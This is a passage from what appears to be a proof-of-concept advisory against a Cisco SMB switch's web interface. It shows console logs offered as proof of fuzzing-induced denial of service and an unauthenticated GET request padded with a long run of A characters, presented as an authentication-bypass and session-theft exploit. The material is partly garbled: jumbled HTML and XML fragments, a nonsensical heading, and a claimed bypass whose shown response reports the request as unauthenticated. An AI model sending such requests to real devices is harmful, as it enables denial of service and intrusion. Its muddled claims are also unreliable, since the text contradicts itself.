12 /wba_srver/js/login.js  
13  
14 <html>  
15 <head>  
16 </head>  
17 <body>  
18 This document has moved to a new location.  
19 </ActionStatus>  
20 </ResponseData>  
21 /wba_srver/js/login.js"> location  
22 Please update your documents to the new  
23 </body>  
24 </html>
```

Monitoring of console / Proof of Persistent Fuzzing & Denial of Service:

CT

```
[REDACTED] %HTTP_HTTPS-E-GOHEADG: Received illegal length (8) for field  
(websParseRequest: malformed key or value) in HTTP request.  
[REDACTED] %HTTP_HTTPS-E-GOHEADG: Received illegal length (2041) for field (websParseRequest:  
malformed key or value) in HTTP request.
```

## Additional Information - PoC for Authentication Bypass and Polyglot Exploitation (Multiple)

*PROCESSION / SOUNDBOARDFEZ - Session Theft & Authentication Bypass via HTTPS/HTTP injection*

The security team abuses device functionality to hijack session tokens through the response headers / lack of proper sanitization.

The attacker submits a specially crafted request via unauthenticated GET to a vulnerable Cisco SMB Switch:

```
GET  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAA/wcd?
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: close
```

The web application returns the rejected request:

```
<?xml version='1.0' encoding='UTF-8'?>  
<ResponseData>  
  <ActionStatus>  
    <version>  
      1.0  
    </version>  
    <requestURL>  
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
      AAAAAAAAAAAAAAAAAAAAAAAAA  
    </requestURL>  
    <statusCode>  
      4  
    </statusCode>  
    <deviceStatusCode>  
      0  
    </deviceStatusCode>  
    <statusString>  
      Request Is not authenticated  
    </statusString>  
  </ActionStatus>  
</ResponseData>
```